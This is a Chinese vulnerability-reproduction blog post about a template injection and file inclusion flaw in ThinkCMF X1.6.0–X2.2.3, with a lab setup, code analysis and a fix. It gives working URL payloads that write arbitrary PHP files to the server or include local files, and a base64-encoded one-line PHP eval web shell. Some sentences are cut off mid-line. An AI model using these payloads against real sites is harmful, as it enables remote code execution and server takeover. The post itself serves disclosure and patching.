ThinkCMF框架任意内容包含漏洞分析复现

PaperPen / 2019-10-24 09:38:24 / 浏览数 6123 安全技术 漏洞分析 顶(2) 踩(0)

0x00 简介

ThinkCMF是一款基于PHP+MYSQL开发的中文内容管理框架，底层采用ThinkPHP3.2.3构建。
ThinkCMF提出灵活的应用机制，框架自身提供基础的管理功能，而开发者可以根据自身的需求以应用的形式进行扩展。
每个应用都能独立的完成自己的任务，也可通过系统调用其他应用进行协同工作。在这种运行机制下，开发商场应用的用户无需关心开发SNS应用时如何工作的，但他们之间

0x01 漏洞概述

攻击者可利用此漏洞构造恶意的url，向服务器写入任意内容的文件，达到远程代码执行的目的。

0x02 影响版本

ThinkCMF X1.6.0
ThinkCMF X2.1.0
ThinkCMF X2.2.0
ThinkCMF X2.2.1
ThinkCMF X2.2.2
ThinkCMF X2.2.3

0x03 环境搭建

本次使用的环境版本是2.2.3，直接放到phpstudy的目录下，访问路径/ThinkCMFX/发现ThinkCMF很人性化的加载了安装向导，因此按照它的步骤一步一步来即可（2.2.3版

填写好数据库密码以及管理员信息(phpstudy的数据库默认密码为root)

继续下一步，环境搭建成功如图所示

0x04 漏洞利用


第一种

通过构造a参数的fetch方法，可以不需要知道文件路径就可以把php代码写入文件
phpinfo版payload如下：

```
?a=fetch&templateFile=public/index&prefix=''&content=<php>file_put_contents('test.php','<?php phpinfo(); ?>')</php>
```

执行payload，页面是空白的


访问test.php，可以看到phpinfo已经加载出来



第二种

通过构造a参数的display方法，实现任意内容包含漏洞
payload:

```
?a=display&templateFile=README.md
```




0x05 漏洞分析

首先打开index.php文件，看一下程序的项目路径，如下显示项目路径在application目录下

```
}
//开启调试模式
define("APP_DEBUG", true);
//网站当前路径
define('SITE_PATH', dirname(__FILE__)."/");
//项目路径，不可更改
define('APP_PATH', SITE_PATH . 'application/');
//项目相对路径，不可更改
define('SPAPP_PATH',    SITE_PATH.'simplewind/');
//
define('SPAPP',    './application/');
//项目资源目录，不可更改
define('SPSTATIC',    SITE_PATH.'statics/');
//定义缓存存放路径
define("RUNTIME_PATH", SITE_PATH . "data/runtime/");
//静态缓存目录
define("HTML_PATH", SITE_PATH . "data/runtime/Html/");
```


在项目路径下找到入口分组的控制器类选择IndexController 控制器类打开



可以看到这里IndexController类中只有一个方法display方法，那么看一下父类HomebaseController文件，根据ThinkPHP框架规则，可以通过g\m\a参数指定分组\模块\方

```php
/**...
public function display($templateFile = '', $charset = '', $contentType = '', $content = '', $prefix = '') {
}

/**...
public function fetch($templateFile='',$content='',$prefix=''){...
}

/**...
public function parseTemplate($template='') {...
}
```

这边有问题的是display函数和fetch函数：
display函数的作用是加载模板和页面输出，所对应的参数为：
templateFile模板文件地址，charset模板字符集，contentType输出类型，content输出内容。

```php
/**
 * 加载模板和页面输出 可以返回输出内容
 * @access public
 * @param string $templateFile 模板文件名
 * @param string $charset 模板输出字符集
 * @param string $contentType 输出类型
 * @param string $content 模板输出内容
 * @return mixed
 */
public function display($templateFile = '', $charset = '', $contentType = '', $content = '', $prefix = '') {
    parent::display($this->parseTemplate($templateFile), $charset, $contentType,$content,$prefix);
}
```

templateFile参数会经过parseTemplate函数处理，判断模板是否存在，当模板不存在时会在当前目录下开始查找，这里可以配合一处上传形成文件包含。最终形成的paylo
：index.php?a=display&templateFile=README.md

fetch函数的作用是获取页面内容，调用内置模板引擎fetch方法，thinkphp的模版引擎使用的是smarty，在smarty中当key和value可控时便可以形成模板注入。

```php
    /**
     * 获取输出页面内容
     * 调用内置的模板引擎fetch方法，
     * @access protected
     * @param string $templateFile 指定要调用的模板文件
     * 默认为空 由系统自动定位模板文件
     * @param string $content 模板输出内容
     * @param string $prefix 模板缓存前缀*
     * @return string
     */
    public function fetch($templateFile='',$content='',$prefix=''){
        $templateFile = empty($content)?$this->parseTemplate($templateFile):'';
        return parent::fetch($templateFile,$content,$prefix);
    }
```

这里fetch函数的三个参数分别对应模板文件，输出内容，模板缓存前缀。利用时templateFile和prefix参数可以为空，在content参数传入待注入的php代码即可。最终形成
base64_decode("PD9waHAgZXZhbCgkX1BPU1RbInBhc3MiXSk7Pz4=");

0x06 修复方式

将 HomebaseController.class.php 和 AdminbaseController.class.php 类中 display 和 fetch 函数的修饰符改为 protected

本文由Timeline Sec新成员z0ne和Puppy共同完成
获取更多最新漏洞复现内容，欢迎扫码关注公众号Timeline Sec
专注于做最新最详细的漏洞复现，内含工具靶场等干货，快来关注吧~

点击收藏 | 2 关注 | 1

上一篇：CVE-2018-12613 ph... 下一篇：数字经济CTF-COW区块链题目详解

1. 1 条回复

yancai**** 2019-11-17 00:37:05

这两天有两个系统被攻击了，都是用的thinkcmf，还要发现的早，不能确定是这种方式被攻击的，但是情况很相似，幸好有阿里云

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录